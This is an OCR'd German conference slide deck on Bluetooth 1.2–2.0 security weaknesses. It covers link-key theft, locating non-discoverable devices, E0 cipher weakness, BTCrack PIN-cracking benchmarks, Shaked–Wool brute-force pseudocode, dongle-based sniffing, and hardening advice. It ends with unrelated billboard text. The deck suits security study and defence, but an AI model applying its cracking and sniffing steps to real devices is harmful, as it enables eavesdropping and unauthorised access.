
Scheunentor Bluetooth ?> Protokol Probleme

Scheunentor Bluetooth ?> Protokol Probleme

Der PIN ist uns egal

- Der Linkkey ist aus Angreifer sicht wichtiger
- Warum ?
  - Der Linkkey reicht aus um sich zu authentifizieren
  - Paring Modus oder im Discoverable Modus ist
  - Verschlüsselung Schlüssel (E0) wird aus dem LK erzeugt
  - 1 LK gibt Zugriff auf 2 Geräte

- Protokol 1.2 - 2.0 Authentifizierung :



Geräte finden obwohl im Non-discoverable Modus ?

- Gerät muss aktiv mit einem anderen Gerät kommunizieren
- PM_ADDR , AM_ADDR
- Ziel : BD_Addr : 48-bit

00:11:9F:C5:F1:AE

8. Sniffer auf feste Frequenz festlegen, Preambel sniffen, den Channel access code extrahieren
9. Error Correction field (baseband header – CRC 10bit field) auslesen
10. Die ersten 8 bits 00 (nach OUI)
11. Die 8 restlichen Bits bruteforcen (sollte zuverlässig und schnell sein)

Verschlüsselung E0

- "E0 is designed as a new cipher suite for Bluetooth"
  - „New cipher suite" = Ohoh

- E0 **sollte** eine Stärke von 2^{128} aufweisen
- E0 **wurde** auf eine Stärke von 2^{38} reduziert! (Kollisionen)

- E0 <-> WEP, garantiert Privatsphäre aber keine Sicherheit

- Prüfen ob E0 benutzt wird oder nicht ? (siehe Frequenz Hopping)
  - Oft gar nicht der Fall
  - „Hardware" Sniffer (FTE, BPA100, BPA105, Merlin)

- Welche Stärke ? Spezifikation legt Länderspezifische Stärken vor.

Scheunentor Bluetooth ?> Protokol Probleme


BTCrack Heisesec Release

- Was ist BTCrack ?
- Was ist neu ?
  - Kleinere Bugfixes
  - Software Geschwindigkeit
    185.000 > 200.000 keys/sec
- Zusammenarbeit mit PICOComputing (David Hulton)
- FPGA Support :
  - E12 @ 75mhz = 10.000.000 keys/sec
  - E12 @ 50mhz = 7.610.000 keys/sec
- SuperCluster = 15 FPGA boards
  - http://www.picocomputing.com

Resultate :

- 4 digit pin : 0.035 Sekunden
- 5 digit pin : 0.108 Sekunden
- 6 digit pin : 4.312 Sekunden
- 8 digit pin : 117 Sekunden
  FPGA 5,6 Sekunden
- 9 digit pin : 1318 Sekunden
  FPGA 101 Sekunden


Pairing Handshake




BTCrack Heisesec Release

```
Pin =-1;
Do
{
   PIN++;
   CR_K=E22(RAND, PIN, length(PIN));

   CR_RANDA = CA xor CR_K;
   CR_RANDB = CB xor CR_K;

   CR_LKA = E21 (CR_RANDA, ADDRA);
   CR_LKB = E21 (CR_RANDB, ADDRB);

   CR_LKAB = CR_LKA xor CR_LKB;

   CR_SRES = (CH_RAND, ADDRB, CR_LKAB);
}
 while (CR_SRES == SRES)
```

> Shaked and Wool Logik :



Demo



Aber dazu brauche ich teure Hardware ? Oder nicht ?

- Hardware sniffing war ein Mythos, in Wirklichkeit läuft fast alles auf Software Seite ab
- Man braucht :
  - Dongle mit CSR Chipset, Flash
  - Z.b CSR BC4 Chipset
  - Firmware von “drei-buchstaben” Hersteller
  - Linux tools, “dfutool” und “bccmd”
  - Google : “Busting the Bluetooth Myth”
  - Google : “Bluetooth Security seems to be very good compared“

- Nach bekannt werden dieser Methode durch Max Moser, sind einige Neuheiten in Zukunft zu erwarten :
  - Layer 1 – 7 Fuzzer
  - Open Source sniffer GUI
  - Verbesserung der Synchronisierung

Reality Check

- Erfahrungen aus erster Hand :
  - Implementierungs Schwächen sind immer und einfach ausnutzbar (Hardcoded Pin, Bluesnarf, etc)
  - Zzt funktioniert die **Pairing Attacke** nur unter Labor Bedingungen verlässlich. Grund die kommerzielle Lösung ist schlecht und Reichweite gering. Wenn man unendliche Versuche hat klappt es auch in Realität. (Wir arbeiten dran)
  - Man kann Geräte auch im non-discoverable Modus finden (redfang u.s.w) aber viel zeit und viel Geduld. Wenn Gerät in Bewegung, kaum machbar, stationär machbar.
  - Die BT_Addr mit Passiven Methoden zu rekonstruieren ist machbar, jedoch scheitert es hier wieder an der kargen kommerziellen Lösung. YAGI + Flashed Dongle + Software funktioniert besser
  - Gespräche über Headset einfach “mitschneiden” ist nicht so einfach möglich, ausser man hat den linkkey und dann scheitert es an der kommerziellen Lösung.

Wie bitte schützen wir uns ?

- Company Policy > Bluetooth untersagen
- Vista Device GPO > Bluetooth USB Dongles
- XP & XP2 > Third party Software
  - Build-in Chipsets

- Wenn Bluetooth unbedingt sein muss ?
  - Treiber aktualisieren, diese werden **nicht** mit dem WSUS aktualisiert (ausser man benutzt Microsoft BT stack -> seit SP2). PUSH
  - Non-discoverable Modus (und kein automatisches scannen)
  - BT Services abhärten, ALLE auf “Secure” setzen, die unötigen abschalten (Headset, Imaging, ….)
  - Auch wenn die Services abgeschaltet sind -> client kann sie noch immer nach aussen aufrufen (ergo Information Leaks so nicht in den Griff zu bekommen)
  - Bluetooth 2.1

Zusammenfassung

- Jeder Bluetooth Benutzer (PC, Laptop) könnte ungewollt Zutritt ins interne Lan bieten und dies **mit Bordmitteln** (Bei WiFi bräuchte man eigenen Code dazu, Remote Code Execution ausgenommen)

- Bluetooth ist als **Server Protokoll** zu betrachten, nicht als Client Protokoll, es werden Dienste der Aussenwelt angeboten, diese haben alle potentielle Schwächen.

- Bluetooth umgeht ihre Firewall, IDS und andere Sicherheits-Infrastruktur, lokale Firewalls schützen den Stack nicht, mir sind keine TDI Treiber für Bluetooth bekannt die dies bereitstellen würden.

- Bluetooth 2.1 mischt in Punkto Sicherheit mächtig auf :
  - Elyptische Kryptographie
  - Near-Field Communication
  - Implementierungs-Schwächen ? (TO-DO)
  - Ob es was taugt ?


SAPPORO
Imported
PREMIUM BEER
DESIGN THE NIGHT
LR3
DESIGNED FOR THE EXTRAORDINARY
LAND ROVER
Make your Bluetooth® handset discoverable
and get the whole story now.
750
CLEAR CHANNEL
SPECTACOLOR
ONE WAY
GNC
STARBUCKS
COFFEE

Scheunentor Bluetooth ?> Kick out